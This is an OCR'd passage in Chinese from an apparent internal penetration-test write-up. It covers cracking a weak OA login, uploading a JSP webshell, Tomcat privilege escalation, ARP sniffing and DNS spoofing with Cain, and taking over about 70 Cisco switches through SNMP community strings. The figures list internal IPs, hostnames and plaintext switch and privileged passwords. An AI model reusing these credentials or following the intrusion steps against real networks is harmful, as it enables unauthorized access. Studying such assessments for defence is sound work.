Oa 系统的地址是 http://10.10.1.21:8060/oa/login.vm 如图 1-1-15：

图　1-1-15

没有验证码，我插，试了好多弱口令都不行。想到了溯雪，所以就开溯雪配置好。如图 1-1-16。填写错误标记，开扫。结果，如图 1-1-17。




图　1-1-16




图　1-1-17

下面我们进 OA，如图 1-1-18：

图　1-1-18

我们想办法拿 Webshell，在一处上传地方上传 jsp 马，如图 1-1-19 和图 1-1-20：




图　1-1-19

图　1-1-20

利用 jsp 的大马同样提权 ok，哈哈其实这台服务器之前已经拿好了。

4、利用 tomcat 提权进服务器

用 nessus 扫描目标 ip 发现如图 1-1-21：




图　1-1-21

登录如图 1-1-22：




图　1-1-22

找个上传的地方上传如图 1-1-23：

图　1-1-23

然后就是同样执行命令提权，过程不再写了。

5、利用 cain 对局域网进行 ARP 嗅探和 DNS 欺骗

首先测试 ARP 嗅探，如图 1-1-24：




图　1-1-24

测试结果如图 1-1-25：




图　1-1-25

哈哈嗅探到的东西少是因为这个域下才有几台机器。

下面我们测试 DNS 欺骗，如图 1-1-26：




图　1-1-26

10.10.12.188 是我本地搭建了小旋风了，我们看看结果，如图 1-1-27：

图　1-1-27

（注：欺骗这个过程由于我之前录制了教程，截图教程了）

6、成功入侵交换机

我在扫描 10.10.0.段的时候发现有个 3389 可疑地址是 10.10.0.65，经过 nessus 扫描也没发现明显可利用的漏洞，后来经过查看之前抓 hash 得到这台服务器的密码为 lasenjt,我插，感觉测评我们公司的运气是杠杠的，不过也从侧面知道安全是做的何等的烂呀.

我们进服务器看看，插，有福吧，看着面熟吧，如图 1-1-28：

图　1-1-28

装了思科交换机管理系统，我们继续看，有两个管理员，如图 1-1-29：




图　1-1-29

这程序功能老强大了，可以直接配置个管理员登陆 N 多交换机，经过翻看，直接得出几台交换机的特权密码，如图 1-1-30：




图　1-1-30

172.16.4.1，172.16.20.1 密码分别为：@lasenjjz，@lasenjjz，好几个特权密码这里就不一一列举了，下面利用另一种方法读配置文件，利用 communuity string 读取，得知已知的值为 lasenjtw，下面我们利用 IP Network Browser 读取配置文件如图 1-1-31：




图　1-1-31

点 config，必须写好对应的 communuity string 值，如图 1-1-32：




图　1-1-32

远程登录看看，如图 1-1-33：




图　1-1-33

直接进入特权模式，以此类推搞了将近 70 台交换机如图 1-1-34 和图 1-1-35：

剪贴板　字体　对齐方式　数字

C68

	A	B	C	D	
1	ip	节点名称	用户名	密码	特权密码
2	172.16.20.50	jjz-sw-bangf-c296024-01		lasenjjz	lasenjjz
3	172.16.4.11	jjz-sw-bangl1-c296024-01		lasenjjz	lasenjjz
4	172.16.4.12	: JJZ-SW-BanGL2-C296048-01		lasenjjz	lasenjjz
5	172.16.4.13	: JJZ-SW-BanGL3-C296048-01		lasenjjz	lasenjjz
6	172.16.4.15	: Jjz-sw-BianDZ-c296024-01		lasenjjz	lasenjjz
7	172.16.4.17	: Jjz-sw-DanSl1-c296024-01		lasenjjz	lasenjjz
8	172.16.4.16	: Jjz-sw-JiXCJ1-c296024-01		lasenjjz	lasenjjz
9	172.16.4.10	: Jjz-sw-MDF1-c296024-01		lasenjjz	lasenjjz
10	172.16.4.192	: jjz-sw-mdf1-c296024-ship		lasenjjz	lasenjjz
11	172.16.4.1	: JJZ-SW-MDF1-C4506E-01			lasenjjz
12	172.16.20.40	: JJZ-SW-MDF2-C296024-01		lasenjjz	lasenjjz
13	172.16.20.1	: jjzxm-sw-mdf-4506-01		lasenjjz	lasenjjz
14	172.16.20.12	: JJZxm-xw-mdf-c296024-03		lasenjjz	lasenjjz
15	172.16.20.13	: JJZxm-xw-mdf-c296024-04		lasenjjz	lasenjjz
16	172.16.20.10	: JJZxm-xw-mdf-c296024-01		lasenjjz	lasenjjz
17	172.16.1.8	: JT-SW-07F-C296048-0801			lasenjt
18	172.16.1.9	: JT-SW-07F-C296048-0901			lasenjt
19	172.16.1.10	: JT-SW-10F-C296048-1001		ACS	lasenjt
20	172.16.1.11	: JT-SW-10F-C296048-1101		ACS	lasenjt
21	172.16.1.12	: JT-SW-13F-C296048-1101		lasenjt	lasenjt
22	172.16.1.13	: JT-SW-13F-C296048-1301		lasenjt	lasenjt
23	172.16.1.14	: JT-SW-13F-C296048-1401		lasenjt	lasenjt
24	172.16.1.16	: 16F		@lasenjt#	@lasenjt#
25	172.16.1.18	: JT-SW-18F-C296024-1801		lasenjt	lasenjt
26	172.16.1.19	: JT-SW-18F-C296024-1901		lasenjt	lasenjt
27	172.16.251.1	: JT-SW-MDF-C3750G24-01		lasenjt	lasenjt

图　1-1-34

	A	B	C	D	E
43	172.16.3.1	: XWXW-SW-MDF-C4506E-01		acs	@lasenxw
44	172.16.3.23	XW-SW-TongFSS-C296024-01		@lasenjt#	@lasenjt#
45	172.16.3.21	XW-SW-XiMZX-C296024-01		@lasenjt#	
46	172.16.3.22	XW-SW-ZhuJK-C296024-01		@lasenjt#	@lasenjt#
47	172.16.3.40	xw-sw-ZhaYaoKu-c296024-01		@lasenjt#	@lasenjt#
48	172.16.3.33	XW-SW-DSGY3-01		@lasenjt#	@lasenjt#
49	172.16.3.11	XW-SW-ZongHBG-C296048-01		@lasenjt#	@lasenjt#
50	172.16.3.12	XW-SW-ZongHBG-C296048-02		@lasenjt#	@lasenjt#
51	172.16.5.30	: ZYD-bengfang		lasenzyd	lasenzyd
52	172.16.5.16	: ZYD-SW-CaiLK-C296024-01		lasenzyd	lasenzyd
53	172.16.5.10	: ZYD-SW-MDF-C296024-01		lasenzyd	lasenzyd
54	172.16.5.12	: ZYD-SW-MDF-C296024-03		lasenzyd	lasenzyd
55	172.16.5.13	: ZYD-SW-MDF-C296024-04		lasenzyd	lasenzyd
56	172.16.5.14	: ZYD-SW-MDF-C296024-05		lasenzyd	lasenzyd
57	172.16.5.1	: ZYD-SW-MDF-C4506E-01.sw.lssh		ssh	@lasenzyd
58	172.16.5.17	: ZYD-SW-DengF-c296024-01		lasenzyd	lasenzyd
59	172.16.20.20	: jjzxm-h3c2126-01			
60	172.16.10.100	hjs-01			
61	172.16.10.1	:nhg-375024-01		lasennhg	lasennhg
62	172.16.5.15	: zyd-sw-BangF-c296024-01		lasenzyd	lasenzyd
63	172.16.5.205	zyd-sw-XBanGongL	admin	lasenzyd	lasenzyd
64	172.16.1.197		admin	admin	
65	172.16.1.198		admin		
66					
67					
68					

图　1-1-35

总结交换机的渗透这块，主要是拿到了 cisco 交换机的管理系统直接查看特权密码和直接用 communuity string 读取配置文件查看交换机用户密码和特权密码，如果没拿到思科交换机管理系统的话就只能靠 nessus 扫描了，只要是 public 权限就能读取配置文件了，之前扫描到一个 nessus 的结果为 public，如图 1-1-36：

